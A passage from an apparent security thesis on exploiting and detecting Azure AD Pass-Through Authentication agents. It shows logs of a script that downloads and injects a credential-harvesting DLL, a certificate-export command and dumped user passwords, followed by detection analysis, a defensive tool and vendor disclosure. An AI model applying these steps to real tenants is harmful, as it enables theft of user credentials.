VERBOSE: GET https://github.com/Gerenios/AADInternals/raw/4c0a8b9b8489b9c2d27eab4e374375b07cf77987/PTASp
y.dll with 0-byte payload
VERBOSE: received 41472-byte response of content type application/octet-stream
VERBOSE: * Downloading InjectDLL.exe to C:\PTASpy\
VERBOSE: GET https://github.com/Gerenios/AADInternals/raw/4c0a8b9b8489b9c2d27eab4e374375b07cf77987/Injec
tDLL.exe with 0-byte payload
VERBOSE: received 18432-byte response of content type application/octet-stream
VERBOSE: * Cleaning up
PTA Agent successfully configured,

VERBOSE: * Bootstrap provided, configuring SSL certificate for bb7ac94f-16ad-4bd9-9645-1cea911c0fdc.pta.
bootstrap.his.msappproxy.net
VERBOSE: * Generating SSL certificate
VERBOSE: * Add the SSL certificate (E391608079B5B26A5A1691876A4785108D5FA1C8) to Trusted Root Certificat
e Authorities
VERBOSE: * Add bootstrap FQDN (bb7ac94f-16ad-4bd9-9645-1cea911c0fdc.pta.bootstrap.his.msappproxy.net) to
 .hosts file to point to 127.0.0.1
VERBOSE: * Starting the http server
VERBOSE: * Waiting for five seconds for http server to start
To start http server (in another PowerShell session):
.\Start-HttpServer.ps1 -FileToServe ".\bootstrap.xml" -ContentType "text/xml" -Thumbprint "E391608079B5B
26A5A1691876A4785108D5FA1C8" -Verbose

VERBOSE: * Installing PTASpy
VERBOSE: * Starting credentials dumper
To install PTA agent:
.\Install-PTASpy

To start credentials dump:
.\Dump-Credentials

PS C:\Users\HackerAdministrator\Desktop\pta>
```


Figure 40. Configure-PTASpy.ps1 output

The script executed *Start-HttpServer.ps1,* which started the HTTP server (Figure 41). As we can see, it listened to port 443 (HTTPS) and served bootstrap when the PTA agent requested it during the startup sequence and then once every 10 minutes. The script executed *Install-PTASpy.ps1* to install PTASpy and *Dump-Credentials.ps1* to show harvested credentials in five-second intervals (Figure 42).



```
VERBOSE: Removing existing SSL bindings
VERBOSE: Binding E391608079B5B26A5A1691876A4785108D5FA1C8 to 0.0.0.0:443
Listening https://*:443/
To exit, browse to: https://*:443/exit
2023-08-01T15:23:48.4273656Z POST https://[redacted].pta.bootstrap.his.msappproxy.net/Connecto
rBootstrap
2023-08-01T15:33:58.4209193Z POST https://[redacted].pta.bootstrap.his.msappproxy.net/Connecto
rBootstrap
```

Figure 41. Start-HttpServer.ps1 output



```
Timestamp           Username                                 Password
---------           --------                                 --------
2023-08-01T15:36:32 DiegoS@[redacted]                        MySuperSecretPassword!
2023-08-01T15:37:06 IsaiahL@[redacted]                       Summer2023!
```

Figure 42. Dump-Credentials.ps1 output

4.4.5 Evaluation

The artificial *ex-post* method, a lab experiment (Venable et al., 2012), was used to demonstrate the solution's effectiveness. Based on the demonstration, we can conclude that the solution achieved all the objectives (see Table 3).

Table 3. Evaluation of the exploit automation solution

Objective	Evaluation
Easy to use	The configuration script can be downloaded with one PowerShell command. The configuration script requires just the file names of the exported certificate and bootstrap.
Install PTA agent without need for registering agent to Azure AD	The configuration script installs PTA agent without registering agent to Azure AD.
Automatically install PTA spy	The configuration script installs PTA spy.
Allow using provided bootstrap	The configuration script starts a stand-alone http server, that responds to bootstrap requests by serving the provided bootstrap.
Be robust	The solution is using Microsoft PTA agent, so it is as robust as Microsoft PTA agent.
Renew expiring certificates automatically	The solution leverages Microsoft PTA agent, which updates certificates automatically.
Show harvested credentials	The configuration script starts script that shows the harvested credentials in five second intervals.

4.4.6 Communication

The solution was introduced in a blog post on Sep 20 2022 (Syynimaa, 2022a), and the source code was shared on GitHub (Syynimaa, 2022c) the day before.

4.5 Countermeasures

In this thesis, by countermeasure, we mean two distinct activities: detection and response. The high-level architecture of the desired countermeasures is illustrated in Figure 43 and is as follows. First, Taegis XDR would ingest events from various Azure AD data sources, such as logs. Second, if malicious activity is detected, Taegis XDR would respond by making various API calls to remediate.




Figure 43. High-level countermeasure architecture

4.5.1 Detecting Exploitation

The thesis aims to implement countermeasures against possible new PTA-related attacks. The remote attack path introduced earlier in this Section is highlighted in red in Figure 44. Successful detection requires the identification of Indications Of Compromise (IOCs) (Sykosch et al., 2018).





Figure 44. Detection scope

Exporting the PTA-agent certificate and bootstrap is the only attack technique on the target organisation's computer. A recommended way to detect exporting PTA agent certificates is to monitor access to CryptoAPI (CAPI) keys (Rodriguez, 2022). Event 5058 (Key file operation) indicates opening the private key file, and event 5061 (Cryptographic operation) decryption of the private key using DPAPI (Figure 45). However, CAPI keys are accessed regularly by multiple legitimate processes and thus generate a lot of events. Effective monitoring would require knowing the name of the key file and key. When the PTA agent certificate is updated, also these names are changed, so the monitoring setting should be updated accordingly.



```
PS C:\programdata\AADInternals>
PS C:\programdata\AADInternals> Export-AADIntProxyAgentCertificates -GetBootstrap -Verbose
WARNING: Elevating to LOCAL SYSTEM. You MUST restart PowerShell to restore PTA\wardog rights.
VERBOSE: Reading certificate: C9E691E0D5906A38EC5BAC20A99CD6E26F83B2B8
VERBOSE:  Tenant Id:                                          Agent Id:
VERBOSE: Key loaded from
C:\ProgramData\Microsoft\Crypto\RSA\MachineKeys\a05bd5cf88d4210b27febf452b097ad0_3285618f-e630-4fc3-bafc-20928
ee928f3
VERBOSE: Parsing CAPI key: tp-1698ea5e-30ae-40be-9905-3837f48666eb
WARNING: Running as LOCAL SYSTEM. You MUST restart PowerShell to restore PTA\wardog rights.
VERBOSE: Domain name:
VERBOSE: ComputerName: DC01
Certificate saved to: DC01_                                                                           _C9E691E0D5
906A38EC5BAC20A99CD6E26F83B2B8.pfx
VERBOSE: Domain name:
VERBOSE: ComputerName: DC01
VERBOSE: POST https://                                        bootstrap.msappproxy.net/ConnectorBootstrap with
-1-byte payload
VERBOSE: received 10460-byte response of content type application/xml; charset=utf-8
VERBOSE: Domain name:
VERBOSE: ComputerName: DC01
Bootstrap saved to:   DC01_                                                                           _C9E691E0D5
906A38EC5BAC20A99CD6E26F83B2B8.xml
VERBOSE: Reading certificate:
VERBOSE: Reading certificate:
VERBOSE: Reading certificate:
VERBOSE: Reading certificate:
PS C:\programdata\AADInternals> _
```

Event Properties - Event 5058, Microsoft Windows security auditing.

```
Key file operation.

Subject:
        Security ID:            PTA\wardog
        Account Name:           wardog
        Account Domain:         PTA
        Logon ID:               0xAA9CE3

Process Information:
        Process ID:             2304
        Process Creation Time:  2022-09-19T21:35:34.812931100Z

Cryptographic Parameters:
        Provider Name:  Microsoft Software Key Storage Provider
        Algorithm Name: UNKNOWN
        Key Name:       a05bd5cf88d4210b27febf452b097ad0_3285618f-e630-4fc3-bafc-20928ee928f3
        Key Type:       Machine key.

Key File Operation Information:
        File Path:      C:\ProgramData\Microsoft\Crypto\RSA\MachineKeys
\a05bd5cf88d4210b27febf452b097ad0_3285618f-e630-4fc3-bafc-20928ee928f3
        Operation:      Read persisted key from file.
        Return Code:    0x0

Log Name:     Security
Source:       Microsoft Windows security   Logged:         9/19/2022 5:37:24 PM
Event ID:     5058                         Task Category:  Other System Events
Level:        Information                  Keywords:       Audit Success
User:         N/A                          Computer:       DC01
OpCode:       Info
```

Event Properties - Event 5061, Microsoft Windows security auditing.

```
Cryptographic operation.

Subject:
        Security ID:            PTA\wardog
        Account Name:           wardog
        Account Domain:         PTA
        Logon ID:               0xAA9CE3

Cryptographic Parameters:
        Provider Name:  Microsoft Software Key Storage Provider
        Algorithm Name: RSA
        Key Name:       tp-1698ea5e-30ae-40be-9905-3837f48666eb
        Key Type:       Machine key.

Cryptographic Operation:
        Operation:      Open Key.
        Return Code:    0x0

Log Name:     Security
Source:       Microsoft Windows security   Logged:         9/19/2022 5:37:24 PM
Event ID:     5061                         Task Category:  System Integrity
Level:        Information                  Keywords:       Audit Success
User:         N/A                          Computer:       DC01
OpCode:       Info
```

Figure 45. Monitoring CAPI key access (Rodriguez, 2022)

All other attack techniques occur remotely, outside the target organisation's on-prem computers. Attacks are directed against the target organisation's Azure AD tenant, so the only place to detect attacks is Azure AD.

Renewing the PTA agent certificate is a crucial technique to achieve persistence. As mentioned earlier, renewal is not logged in Azure AD Audit Log and thus can't be detected.

Exploiting exported PTA agent certificates is the primary technique in remote attacks. The PTA agent name and IP address are populated to Azure AD Portal when the PTA agent retrieves bootstrap. The name and IP address are unchanged if the PTA agent uses an existing bootstrap. As such, this technique can't be detected by monitoring changes in the PTA agent list. The id of the PTA agent that performed the authentication is included in the Azure AD Sign-ins Log event. However, there is no information on which certificate the PTA agent used. As such, this technique can't be detected by monitoring Azure AD Sign-ins Log.

According to Microsoft, exploitation could be detected by comparing on-prem AD and Azure AD log-in events (Microsoft, 2022b). Every PTA-related log-in event in Azure AD should have a corresponding log-in event in on-prem AD. This detection technique would require combining data from two sources. On-prem AD data is not available for all organisations using PTA, so this technique is unsuitable for general detection solutions for PTA-related attacks.

The available data sources and IOCs for certificate renewal and exploitation are summarised in Table 4. It can be concluded that remote PTA attacks can't be detected with available Azure AD data sources.

Table 4. Available data sources for IOCs

Data source	Certificate renewal IOC?	Certificate exploitation IOC?
PTA agent server Windows event log	No	Yes
Azure AD Portal PTA agent list	No	No
Azure AD Audit Log	No	No
Azure AD Sign-ins Log	No	No
AD and Azure AD log in discrepancies	No	Yes

4.5.2 Responding to Detected Exploitation

As mentioned, administrators cannot disable or delete exploited PTA agents from Azure AD Portal or using API. As such, it can be concluded that the detected remote PTA attacks can't be remediated with available Azure AD features.

4.5.3 Summary

At this point of the research, it was realised that due to the lack of available detection and remediation mechanisms of Azure AD, the aim of the research could not be achieved. The research focus moved to researching other possible ways to detect compromisation.

4.6 PTAAgentDump tool

As stated earlier, the aim of the research, building countermeasures to Taegis XDR, could not be achieved. However, to help organisations to detect remote PTA attacks, it was decided to study alternative detection methods. As such, a new research question emerged: *How can we detect exploitation without log sources & API?.* In this sub-section, the building process of the PTAAgentDump tool is described following the DSRM process model.

4.6.1 Problem Identification and Motivation

Exploiting exported PTA agent certificates can't be detected using the available Azure AD data sources. Attackers could have exported the PTA agent certificate years ago and exploited it silently since then, renewing it when needed. There were no tools capable of detecting compromised agents.

The authentication request (see Figure 34) contains encrypted credentials for each PTA agent and certificate. As such, the key identifier information could be used to detect if there are multiple active certificates per PTA agent.

4.6.2 Objectives of the Solution

Objectives of the solution are based on the problem identification and are as follows:

- Detect compromised PTA agents

- Easy to use
- Open source

4.6.3 Design and Development

PTAAgentDump tool is based on Secureworks' custom PTA agent (with all offensive code removed). The custom PTA agent logic was altered so that when the authentication request was received:


- Key identifiers are analysed, and the number of certifications per agent shown
- Key identifiers are dumped into a text file
- The authentication process is terminated

PTAAgentDump tool can be run on the server running the PTA agent. If the certificate is stored in the *Local Machine's* personal store, the tool can use that certificate automatically. If not, the PTA agent certificate must be first exported using the AADInternals toolkit.

Technically, PTAAgentDump works like a PTA agent. As such, it may take some time to receive an authentication request.

4.6.4 Demonstration


A PTA agent was configured and started two times, each time with a different certificate. After that, the PTA agent service was stopped to make sure that the PTAAgentDump tool would receive all authentication requests. PTAAgentDump tool was executed on the PTA agent server, and the output shows that the agent had two active certifications (Figure 46).



```
No certificate was provided, trying to load from the current computer.
Trying to load certificate 765427AD40F5A97D7C9FD597F5C211D9BA980209
Certificate succesfully loaded.
Machine name and bootstrap not provided, getting machine name from the registry.
Machine name: Hacker.

Tenant id:    [redacted]
PTA agent id: 8460dfcd-c118-4e3e-af78-7371c454646f
Certificate:  765427AD40F5A97D7C9FD597F5C211D9BA980209

EndpointListener connected: 1-wss://his-nam1-eus1.servicebus.windows.net/$servicebus/websocket
EndpointListener connected: 5-wss://his-nam1-eus1.servicebus.windows.net/$servicebus/websocket
EndpointListener connected: 7-wss://his-sb-pta-NAM-Ncus.servicebus.windows.net/$servicebus/websocket
EndpointListener connected: 3-wss://his-sb-pta-NAM-Ncus.servicebus.windows.net/$servicebus/websocket
EndpointListener connected: 8-wss://his-sb-pta-NAM-Scus.servicebus.windows.net/$servicebus/websocket
EndpointListener connected: 4-wss://his-sb-pta-NAM-Scus.servicebus.windows.net/$servicebus/websocket
EndpointListener connected: 2-wss://his-nam1-wus2.servicebus.windows.net/$servicebus/websocket
EndpointListener connected: 6-wss://his-nam1-wus2.servicebus.windows.net/$servicebus/websocket
RelayListener connected: g2-prod-bl3-009-sb.servicebus.windows.net 0ab3f6c9-72e1-4a9c-8172-641cbceb0678
ProxyListener connected: vm3-proxy-pta-EUS-BL02P-2.connector.his.msappproxy.net
 Agent 8460dfcd-c118-4e3e-af78-7371c454646f has 02 active certifications 

Agents dumped to agents.txt, exiting

C:\Users\HackerAdministrator\Desktop\PTAAgentDump>_
```

Figure 46. PTAAgentDump output

Opening the output file in Notepad shows thumbnails of the PTA agent certificates. The rogue certificate(s) can be recognised by comparing them to the thumbnail of a legit PTA agent certificate.



```
8460dfcd-c118-4e3e-af78-7371c454646f_C91261AE3A439965B6BFA0DEE3A9E7FB5BF140FC
8460dfcd-c118-4e3e-af78-7371c454646f_765427AD40F5A97D7C9FD597F5C211D9BA980209
```

Figure 47. PTA agent with two active certifications

4.6.5 Evaluation

The effectiveness of the PTAAgentDump tool was demonstrated using a lab experiment. The main objective was to detect compromised PTA agents and the tool detected them as expected. However, the solution developer should "objectively determine the error rates" (Dykstra, 2015, p. 93) of their solutions.

Because the tool can detect compromised agents, it needs to be carefully evaluated for errors. *False positive* IOC refers to an IOC that is detected but is not malicious, and *false negative* to an

IOC that is malicious but not detected. The quality of IOC detection can be measured via *precision* and *recall* (Buckland & Gey, 1994). The former refers to the purity of IOC detection (very few false positives), and the latter to the detection's completeness (very few false negatives).

Microsoft PTA documentation includes the following warning: "If an Authentication Agent is installed on a Virtual Machine, you can't clone the Virtual Machine to set up another Authentication Agent. This method is **unsupported**." (Microsoft, 2023d). Cloning a VM is technically the same as exporting a PTA agent certificate and configuring another PTA agent to use the exported certificate. PTAAgentDump tool cannot make a difference between VM cloning and certificate exporting and may therefore show false positives.

While building and testing the solution, it was noticed that authentication requests did not always contain all key identifiers. As such, the PTAAgentDump tool may not receive all key identifiers of compromised PTA agents and may therefore show false negatives.

PTAAgentDump tool may yield both false positives and false negatives. However, the small sample size prevented precision and recall from being adequately measured. The tool should be run multiple times to minimise false negatives and improve recall.

4.6.6 Communication

The results was shared with the general public as soon as it was possible. The PTAAgentDump was announced at the DefCamp conference on Nov 10 2022 (DefCamp, 2022) and released on GitHub on Nov 19 2022, under Apache 2.0 license (Secureworks, 2022b).

5 Discussion

5.1 Research Aim, Objectives, and Questions

All three research objectives were met, but the research aim was not achieved due to limitations of available Azure AD data sources and remediation mechanisms. In other words, countermeasures for remote PTA attacks could not be implemented in Taegis XDR. The evaluation of research aims and objectives are summarised in Table 5.

Table 5. Evaluation of research aim and objectives

Type	Description	Achieved?
Aim	Implement countermeasures against PTA-related attacks and embed them on the Taegis platform.	No
Objective	Study PTA implementation details further.	Yes
Objective	Find possible new vulnerabilities and exploitation techniques.	Yes
Objective	Research how to detect and respond to exploitation.	Yes

All four research questions were answered during the research. The evaluation of research questions is summarised in Table 6.

Table 6. Evaluation of research questions

Question	Answered?
How can we export the PTA agent certificate?	Yes
How can we exploit the certificate?	Yes
How can we automate the exploitation of the certificate?	Yes
How can we detect exploitation without log sources & API	Yes

5.2 Communication with Microsoft

The findings were reported to Microsoft Security Response Center (MSRC) on May 10, 2022. MSRC responded on Jul 2 (Microsoft, 2022c):

> *Our team completed the assessment for this issue and we understand that the attack surface for this requires compromising a high security asset by gaining administrative access in the first place. If the customer followed our hardening guidance but the attacker still has access to the server that runs the PTA agent then they already had access to the user credentials, hence we believe this vulnerability in itself does not pose an additional risk. As a mitigation mechanism, we do have the ability to block agents on the server side based on customer escalations and furthermore we are looking into ways to improve our audit logs as an improved detection mechanism.*

After publishing the Threat Analysis on Sep 13, 2022 (Secureworks, 2022a), Microsoft commented on Sep 20 (Microsoft, 2022b):

> *This technique requires the actor to have already gained administrative access on a target machine. For best protection, we recommend customers follow hardening guidance found here: Azure AD Connect: Prerequisites and hardware - Microsoft Entra | Microsoft Docs. In addition, organizations should complement hardening strategies and monitor for access to on-prem Crypto API (CAPI) keys and Key file operations as well as discrepancies between on-prem AD and Azure AD interactive sign-in logs in relation to Pass-Through Authentication (PTA) logon events. We're constantly looking at new ways to protect against similar attacks and are working on a few enrichments to the current Azure AD logging to help identify any potential ongoing impersonation of a PTA agent.*

Microsoft was approached on Jul 31, 2023, for a status update on the logging improvements mentioned in their previous responses. Microsoft responded on Aug 2 (Microsoft, 2023i):

> *We greatly appreciate your effort in contacting us and shedding light on your study about PTA agents' impersonation being used to compromise credentials. At Microsoft, we are constantly vigilant and proactive in improving our security products in response to the evolving threat landscape. With respect to your query about our logging feature plans, we have recently shared some of our logging for customers and share that in this blog here: How Microsoft is expanding cloud logging to give customers deeper security visibility | Microsoft Security Blog. Regarding the specific logging you are asking about, we regret to inform you that we do not have any information that we can share at this stage.*

5.3 Recommendations

Based on the research results and communication with Microsoft, it is recommended to avoid using PTA until Microsoft has addressed the reported security issues. If this is not an option, it is recommended to run PTAAgentDump regularly to detect exploited PTA agents. Any IOC should be immediately reported to Microsoft so they can disable compromised agents.

Microsoft should improve logging to include PTA agent IP address and certificate thumbprint in Azure AD Sign-in log events. This would enable the automatic detection of remote PTA attacks. Microsoft should also improve PTA agent management by showing PTA agent certificate thumbprints and IP addresses in Azure AD Portal. Moreover, Microsoft should allow administrators to disable or delete agents from Azure AD Portal and via MS Graph API. This would enable faster and automatic response when compromised PTA agents are detected.

5.4 Implications

